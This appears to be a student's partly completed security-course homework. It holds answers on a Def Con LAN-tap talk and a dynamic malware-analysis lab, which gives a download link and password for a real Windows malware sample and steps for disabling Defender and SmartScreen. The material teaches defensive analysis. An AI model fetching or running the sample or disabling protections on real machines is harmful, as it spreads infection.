Consider the [lens project](#) by Zach Banks and Eric Van Albert, entertainingly presented in [a presentation at Def Con 23](#). Watch the talk, then [answer the questions below](#).

- a. What is the importance of the punch-down method of connection as opposed to simply cutting and plugging in the conductors? How does this help the attacker?

Simply cutting and plugging in will bring extra disturbance and make the signal worse and cause data loss. The punch-down tools could allow an attacker to quickly add or modify connections without being detected, especially in areas with limited physical security.

- b. What is the accelerometer for?

The accelerometer will detect if the board is jostled or otherwise disturbed while in operation.

- c. What is the difference between “passive tap” and “active tap”? What does an active tap allow an attacker to do that would otherwise not be possible?

Passive tap means the copper path are just as the original cable, where the active tap will allow them to connect DUT A to Tap A and DUT B to Tap B. Active tap will allow the attacker to tamper with the data flow.

- d. To achieve the goal of looping camera footage, why can't they just record and replay the raw packets seen on the network?

TCP has sequence number in each raw packet in the data stream that will make this record and replay impossible (unless we develop a transparent stack on our own).

- e. They mention that they're "glossing over" the issue of HTTPS. How would HTTPS address this problem?

HTTPS has SSL encryption on the packets on the fly, and it is much harder to decrypt and analyze the data to perform the man-in-the-middle attack. But because it is hard to deploy good SSL on an embedded camera, they just gloss over it.

Question 13: Malware Analysis (20 points)

This question will walk you through some rudimentary analysis of *REAL* malware. This is dynamic analysis (observing the malware's behavior in a VM); a deeper analysis would incorporate static code analysis (looking at the machine code).

NOTICE!

Do not run this malware on your Windows VM on VCM!

Do not run this malware on your Windows VM on VCM!

Do not run this malware on your Windows VM on VCM!

Do not run this malware on your Windows VM on VCM!

Do not run this malware on your Windows VM on VCM!

Follow the instructions to set up a scratch VM on your local system or a cloud service.

Every year someone ignores this message and runs it anyway, and that triggers an alert to OIT security, who then emails me, and I apologize and make this box bigger and brighter. It's now neon yellow and huge. Please make this the year that everyone actually pays attention.

Note: This question includes a lot of steps, not all of which require a response from you. As usual, steps that are asking for a response have whitespace after them, and the prompt is highlighted cyan.

Side note: The Windows Registry


If you are not familiar with what the Windows Registry is, research it before proceeding.

Part 1: Setup

1. We need a Windows VM, but because we're going to be intentionally executing malware on it, it cannot be hosted on Duke VCM. You have two choices:
 - a. **CHOICE 1:** Install a hypervisor onto your **own computer**.
 - i. For this, I recommend [VirtualBox](#): it's free, supports snapshots, and works cross platform. If you have your own preferred hypervisor, you can use that, assuming it has support for VM snapshots.
 - ii. You can get the [install ISO for Windows 10 here](#). If you're on Windows and don't want to download Microsoft's "download tool" (a laudable goal), [here are directions to get a direct ISO download link](#).
 - iii. Just make a VM, boot the ISO, and next-next-next your way through the install, noting these facts:
 1. No need to provide an activation key, as our experiment will be over long before the activation grace period is up.
 2. If prompted, indicate that the version of Windows 10 you're installing is 64-bit Professional.
 3. When it comes to making a user, do NOT give it a Microsoft account! You don't want this machine to have any access to a persistent account. For dumb/bad reasons, Microsoft has increasingly hidden the ability to use a non-cloud account, but it's still there. Indicate that you want Windows to be part of a "domain" (also known as "Set up for an organization"), then it will let you make a local account. You may need to disable internet access during install to force the installer to let you make a local account.

Note: After booting, Microsoft claims in the security panel that having a cloud account is "more secure"; if you see this, be sure to laugh out loud directly into the computer's microphone, because that is very wrong.
 4. Do not use a password you use anywhere else.
 5. Any time Microsoft gives you a privacy question, answer "no".
 - iv. You should now be able to finish the install and boot into a fresh Windows VM.
 - v. In your hypervisor of choice, enable clipboard sharing and drag-and-drop. This will make it easy to inject files into the VM and copy useful content out for analysis. It may help to install your hypervisor's "guest tools" or similar -- drivers inside the VM that help it better integrate with the host system.
 - b. **CHOICE 2:** If you don't want a local VM, you can use a cloud service. Amazon EC2, Vultr, Digital Ocean, or Microsoft Azure should all be able to host a Windows VM easily. For Amazon, you have educational credits you can use to make the exercise free. The downside of this route is that cloud snapshot facilities are generally slower and more cumbersome than on a local hypervisor. For this, you'll be connecting to the VM via Remote Desktop.
 2. In your VM, don't do any of the following:

- a. When running Edge (presumably to install another browser, as it serves no other purpose), do not “sign in” to Edge, as this will attach to a Microsoft account, which again, we do not want on a machine we’re running malware on.
 - b. Don’t “sign in” on any browser or service, in fact. This includes signing into a google account to view this document - view it from outside the VM instead and copy/paste links and info in as needed!
 - c. Don’t put any information, credential, or data into the VM that you care about.
 - d. Never allow data from inside the VM to flow outside to a real computer after infection has begun!
3. Once the VM is running (either local or cloud), we’ll permanently disable the built-in Windows malware protection “Windows Defender”. [Follow the “group policy” process described here](#).
4. We also need to disable “Smart Screen”, a simple facility that warns and blocks on executable hashes known to be malicious. To do so, hit Start and search for “smart screen”, then choose “App & browser control”. Within “Reputation-based protection settings”, disable “Check apps and files”.
- Side comment: You might think that malware isn’t that dangerous if Defender and Smart Screen can simply catch it. That’s not because this malware isn’t dangerous, but simply because it’s old. Threats you face in the wild will often not be flagged by anti-malware software. We disable this protection here because we’re learning on a piece of known malware.
5. As described in Homework 1, be sure to enable file extensions in Explorer for this VM (and on all other Windows machines you touch until you die):



6. Before you proceed, do a bit of Windows-specific research. [What does the "CurrentVersion\Run" family of registry keys do? What about "HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon"?](#)

The currentVersion\Run family of registry keys are used to define programs that automatically run when a user logs into Windows. HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon contains configuration settings specific to the Windows logon process for the current user.

Part 2: Process Monitor

1. Download and unzip Process Monitor from [here](#). Process Monitor is like Wireshark, except that instead of network traffic, it captures the traffic between user processes and


the operating system, breaking these down into “File IO”, “Registry IO”, “Network IO”, and “Process and Thread Activity”.

2. Play around a bit with it.
3. Just like Wireshark, Process Monitor captures events, displaying only those events that match the current filter. In preparation for the malware test we'll be doing, let's reduce how “noisy” the output is -- right click the process name for events that seems superfluous, such as “svchost.exe”, “services.exe”, “SearchIndexer.exe”, etc., and choose “Exclude <thing>”. This updates the filters.
4. Practice the following things:
 - a. If you filter “Category” to “Write”, all written changes to files and the registry will be shown.
 - b. If you filter “Process name” to contain a given string, only processes with that substring in their name will be shown.
 - c. If you add multiple filters of a given type (e.g., multiple process names), you will see records matching any of them (an “OR” search); filters of different types (category vs process name) must both be met (an “AND” search).
 - d. These buttons on the toolbar () toggle registry, files, networking, process/thread operations, and profiling events, respectively.
 - e. This button () displays a tree of processes organized by who launched who; if an event is selected when the button is pressed, the process related to it will be highlighted in this view.
 - f. You can double-click any event to get details. For example, if you see a ProcessCreate event, the event details will show the executable and command line options used (important later!).
 - g. Process Monitor also has a highlighting filter -- events matching this filter are marked in cyan. This allows you to highlight some events, e.g. a highlight filter for “Category”=“Write” will highlight all operations that change a file or registry key.
5. Paste a screenshot below of Process Monitor showing some events with a few “write” events highlighted.

NOTE: You should take screenshots from *outside* the virtual machine. You may need to change focus from the hypervisor to do this. Remember, we never want data to flow from the VM to our real computers.

Process Monitor - Sysinternals: www.sysinternals.com						
	File	Edit	Event	Filter	Tools	Options
Time ...	Process Name	PID	Operation	Path	Result	Detail
11:34:...	svchost.exe	1824	WriteFile	C:\Windows\Prefetch\Layout.ini	SUCCESS	Offset: 113,914, Le...
11:34:...	svchost.exe	1824	WriteFile	C:\Windows\Prefetch\Layout.ini	SUCCESS	Offset: 114,002, Le...
11:34:...	svchost.exe	1824	CreateFile	C:\Windows\System32\CloudExperienc...	SUCCESS	Desired Access: R...
11:34:...	svchost.exe	1824	QueryStandardI...	C:\Windows\System32\CloudExperienc...	SUCCESS	AllocationSize: 1,1...
11:34:...	svchost.exe	1824	CloseFile	C:\Windows\System32\CloudExperienc...	SUCCESS	
11:34:...	svchost.exe	1824	WriteFile	C:\Windows\Prefetch\Layout.ini	SUCCESS	Offset: 114,006, Le...
11:34:...	svchost.exe	1824	WriteFile	C:\Windows\Prefetch\Layout.ini	SUCCESS	Offset: 114,104, Le...
11:34:...	svchost.exe	1824	CreateFile	C:\Windows\System32\wbem\Reposito...	SUCCESS	Desired Access: R...
11:34:...	svchost.exe	1824	QueryStandardI...	C:\Windows\System32\wbem\Reposito...	SUCCESS	AllocationSize: 77...
11:34:...	svchost.exe	1824	CloseFile	C:\Windows\System32\wbem\Reposito...	SUCCESS	
11:34:...	svchost.exe	1824	WriteFile	C:\Windows\Prefetch\Layout.ini	SUCCESS	Offset: 114,108, Le...
11:34:...	svchost.exe	1824	WriteFile	C:\Windows\Prefetch\Layout.ini	SUCCESS	Offset: 114,204, Le...
11:34:...	svchost.exe	1824	CreateFile	C:\Windows\rescache_merged\31998...	SUCCESS	Desired Access: R...
11:34:...	svchost.exe	1824	QueryStandardI...	C:\Windows\rescache_merged\31998...	SUCCESS	AllocationSize: 4,0...
11:34:...	svchost.exe	1824	CloseFile	C:\Windows\rescache_merged\31998...	SUCCESS	
11:34:...	svchost.exe	1824	WriteFile	C:\Windows\Prefetch\Layout.ini	SUCCESS	Offset: 114,208, Le...
11:34:...	svchost.exe	1824	WriteFile	C:\Windows\Prefetch\Layout.ini	SUCCESS	Offset: 114,314, Le...
11:34:...	svchost.exe	1824	CreateFile	C:\ProgramData\Microsoft\Windows De...	SUCCESS	Desired Access: R...
11:34:...	svchost.exe	1824	QueryStandardI...	C:\ProgramData\Microsoft\Windows De...	SUCCESS	AllocationSize: 409...
11:34:...	svchost.exe	1824	CloseFile	C:\ProgramData\Microsoft\Windows De...	SUCCESS	
11:34:...	svchost.exe	1824	WriteFile	C:\Windows\Prefetch\Layout.ini	SUCCESS	Offset: 114,318, Le...
11:34:...	svchost.exe	1824	WriteFile	C:\Windows\Prefetch\Layout.ini	SUCCESS	Offset: 114,440, Le...
11:34:...	svchost.exe	1824	CreateFile	C:\ProgramData\Microsoft\Windows\A...	SUCCESS	Desired Access: R...
11:34:...	svchost.exe	1824	QueryStandardI...	C:\ProgramData\Microsoft\Windows\A...	SUCCESS	AllocationSize: 4,0...
11:34:...	svchost.exe	1824	CloseFile	C:\ProgramData\Microsoft\Windows\A...	SUCCESS	
11:34:...	svchost.exe	1824	WriteFile	C:\Windows\Prefetch\Layout.ini	SUCCESS	Offset: 114,444, Le...

6. The classic command prompt on Windows is **cmd.exe**. From the start menu, launch cmd.exe. While Process Monitor is enabled, use the command prompt to run “notepad hello.txt”, which will launch notepad to edit this file, even if it does not already exist. Locate the ProcessCreate event in Process Monitor for this, and view the details for it. Paste a screenshot of Process Monitor showing that “hello.txt” was the argument passed to notepad.



7. Stop the capture, clear the buffer, and leave Process Monitor running in preparation for later steps.

Part 3: Process Explorer

1. Download and unzip Process Explorer from [here](#). Process Explorer is like a heavyweight version of the built-in Task Manager, showing all running programs, but it can do much more.
2. Play around a bit with it.
3. Try running the Skype that's included with Windows 10 (but do not login!). Find this program in Process Explorer. Right click the process, and view properties. Check the TCP/IP tab to see connections being made in realtime. At this time, turn off "resolve addresses".
4. One of the special abilities of Process Explorer is the ability to submit any running program to [VirusTotal.com](#), a website that scans any file given to it with virtually every virus scanner on the market today. Right click the calculator process and choose "Check VirusTotal.com". The VirusTotal column will populate with a number, hopefully zero out of something (e.g., "0/67").
5. You can even check ALL running processes - do so from the menu: "Options" -> "VirusTotal.com" -> "Check VirusTotal.com". Wait for all the VirusTotal entries to populate. Did you get any results showing non-zero hits? If so, click the number to see details. If not, click on the Skype VirusTotal link to see details.
6. Now kill the calculator process using Process Explorer.
7. Paste a screenshot of Process Explorer showing all the running processes with their VirusTotal results.

Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-N8R07N2\ece560]

Process	Private Bytes	Working Set	PID	Description	Company Name	VirusTotal
svchost.exe	11,468 K	22,728 K	808	Host Process for Windows S...	Microsoft Corporation	0/76
ChsIME.exe	1,464 K	7,136 K	5340		The system canno...	
StartMenuExperience...	21,768 K	17,484 K	5384			0/76
RuntimeBroker.exe	7,424 K	7,320 K	5660	Runtime Broker	Microsoft Corporation	0/77
SearchApp.exe	195,136 K	239,276 K	5848	Search application	Microsoft Corporation	0/76
RuntimeBroker.exe	11,344 K	24,188 K	5232	Runtime Broker	Microsoft Corporation	0/77
LockApp.exe	10,540 K	1,068 K	6532	LockApp.exe	Microsoft Corporation	0/79
RuntimeBroker.exe	5,500 K	14,864 K	6604	Runtime Broker	Microsoft Corporation	0/77
TextInputHost.exe	9,052 K	23,160 K	7164		Microsoft Corporation	0/76
dllhost.exe	4,344 K	12,904 K	5096	COM Surrogate	Microsoft Corporation	0/76
ApplicationFrameHost...	19,012 K	27,344 K	7588	Application Frame Host	Microsoft Corporation	0/77
RuntimeBroker.exe	4,220 K	7,780 K	572	Runtime Broker	Microsoft Corporation	0/77
WinStore.App.exe	15,112 K	1,712 K	1464	Store	Microsoft Corporation	0/76
RuntimeBroker.exe	2,848 K	13,060 K	4672	Runtime Broker	Microsoft Corporation	0/77
SkypeApp.exe	121,840 K	153,252 K	8924	SkypeApp	Microsoft Corporation	0/76
ShellExperienceHost....	10,328 K	33,448 K	4716	Windows Shell Experience H...	Microsoft Corporation	0/76
RuntimeBroker.exe	2,692 K	12,036 K	2068	Runtime Broker	Microsoft Corporation	0/77
RuntimeBroker.exe	5,400 K	6,772 K	3756	Runtime Broker	Microsoft Corporation	0/77
SkypeBackgroundHo...	1,836 K	2,936 K	9104	Microsoft Skype	Microsoft Corporation	0/77
SystemSettings.exe	19,252 K	2,092 K	9188	Settings	Microsoft Corporation	0/77
UserOOBEBroker.exe	1,992 K	9,896 K	5512	User OOBE Broker	Microsoft Corporation	0/76
SearchApp.exe	58,908 K	133,676 K	5432	Search application	Microsoft Corporation	0/76
msedgewebview2....	31,656 K	95,656 K	9128	Microsoft Edge WebView2	Microsoft Corporation	0/76
msedgewebvie...	2,072 K	7,656 K	9044	Microsoft Edge WebView2	Microsoft Corporation	0/76
msedgewebvie...	13,832 K	49,192 K	7684	Microsoft Edge WebView2	Microsoft Corporation	0/76
msedgewebvie...	13,972 K	37,116 K	7440	Microsoft Edge WebView2	Microsoft Corporation	0/76
msedgewebvie...	8,700 K	19,388 K	7232	Microsoft Edge WebView2	Microsoft Corporation	0/76
msedgewebvie...	140,776 K	192,540 K	4060	Microsoft Edge WebView2	Microsoft Corporation	0/76
smartscreen.exe	0.016 K	26.848 K	6120	WFU	Microsoft Corporation	0/76

CPU Usage: 2.64% Commit Charge: 39.81% Processes: 144 Physical Usage: 54.45%

Part 4: Wireshark

1. You know about Wireshark. Install it in your VM.

Part 5: The Malware

ULTRA-DANGER! Take EXTREME care in handling the Windows malware linked below. Do not even extract it anywhere but the throwaway VM unless you seriously know what you're doing!

This is real malware recently analyzed by security researchers. It was the payload of a few spam email campaigns that included a malicious macro-enabled Word document to download this binary. We're skipping the attack vector and analyzing the payload directly.


1. Download the malware to the VM:

<https://people.duke.edu/~tkb13/courses/ece560/homework/hw4/MALWARE.ZIP>

2. Extract the malware. The ZIP password is:
infected
 3. At this time, **take a snapshot of your VM** (so if something goes wrong, you can restart at this point). You may need to shut down your VM to do so, depending on your hypervisor/cloud.
 4. Ensure that Process Monitor, Process Explorer, and Wireshark are running.
 5. In Wireshark, begin monitoring on the LAN connection. Leave it running for a few minutes to get a baseline for traffic on the system (as even idle Windows machines are notoriously chatty on the network). When you're satisfied, restart the capture to clear it.
 6. In Process Monitor, clear the log and enable event capture.
-

This is the point of no return for the **first infection test**. Once you pass this point, you must complete this test fairly quickly or revert to the snapshot you took and start again. To help with this, read all the steps below before you start them. It's okay if you miss something or make a mistake, but you must revert the VM to the snapshot before you try again. The malware was fairly quiet in my analysis, but given enough time, it might wake up and start attacking other machines or taking unknown action at the behest of criminals. **DO NOT LEAVE AN INFECTED VM LYING AROUND FOR MORE THAN 30 MINUTES.**


7. The malware is provided with no file extension to further reduce the risk of accidental execution. Rename the malware to `malware.exe`. The icon should change to one you recognize. **Show the icon. What popular software product is commonly represented by this icon? If you had "Show file extensions" disabled, would there be any clue that it's an executable?**



Word is usually associated with this program, there will be no clue if we close the file extension.

8. **Execute the malware.**
9. You may be asked to confirm execution due to an unknown publisher; confirm this. After a few seconds, a second similar dialog may appear for another executable name; confirm this too.
This malware targets an earlier version of Windows in which these confirmations were not present.
10. Find the malware's activity in Process Monitor. You can isolate it by filtering "process name" to include "malware" (since that's what we renamed the executable to before running it). Even so, there is a LOT of noise, so apply filters as needed to identify important actions it may be taking.
11. Questions to answer using Process Monitor:
 - a. What file does malware.exe write, and where is it stored? Show a screenshot of how you know. For the purposes of the remainder of this question, we'll call malware.exe "Stage 1" and this new file "Stage 2".

Apply Filter “Operation is CreateFile” and “Process Name is malware.exe” and “Category is Write”, it appears that the file that the malware is writing is C:\Users\ece560\rthfy.exe



The screenshot shows the Process Monitor interface with the following details:

- Filter:** Operation is CreateFile, Process Name is malware.exe, Category is Write.
- Events:** 9 of 1,126,565 events (0.00079%).
- Columns:** Time ..., Process Name, PID, Operation, Path, Result, Detail.
- Data:** The table lists 9 rows of events. Most rows show "CreateFile" operation on "C:\Users\ece560\rthfy.exe". Some rows result in "SUCCESS" and others in "NAME COLLISION". Desired Access is generally "G...".

Time ...	Process Name	PID	Operation	Path	Result	Detail
1:32:2...	malware.exe	2948	CreateFile	C:\Users\ece560\AppData\Local\Temp...	SUCCESS	Desired Access: G...
1:32:2...	malware.exe	2948	CreateFile	C:\Users\ece560\rthfy.exe	SUCCESS	Desired Access: G...
1:32:2...	malware.exe	2948	CreateFile	C:\Users\ece560\rthfy.exe:Zone.Identifier	SUCCESS	Desired Access: G...
1:32:2...	malware.exe	2948	CreateFile	C:\Users\ece560\AppData\Local\Micr...	NAME COLLISION	Desired Access: R...
1:32:2...	malware.exe	2948	CreateFile	C:\Users\ece560	NAME COLLISION	Desired Access: R...
1:32:2...	malware.exe	2948	CreateFile	C:\Users\ece560\AppData\Local	NAME COLLISION	Desired Access: R...
1:32:2...	malware.exe	2948	CreateFile	C:\Users\ece560	NAME COLLISION	Desired Access: R...
1:32:2...	malware.exe	2948	CreateFile	C:\Users\ece560\AppData\Local	NAME COLLISION	Desired Access: R...
1:32:2...	malware.exe	2948	CreateFile	C:\Users\ece560\AppData\Local\Micr...	NAME COLLISION	Desired Access: R...

- The malware.exe program launches two processes: cmd.exe with arguments and Stage 2. What are the arguments to cmd.exe? Show a screenshot. HINT: Research any sub-commands involved.

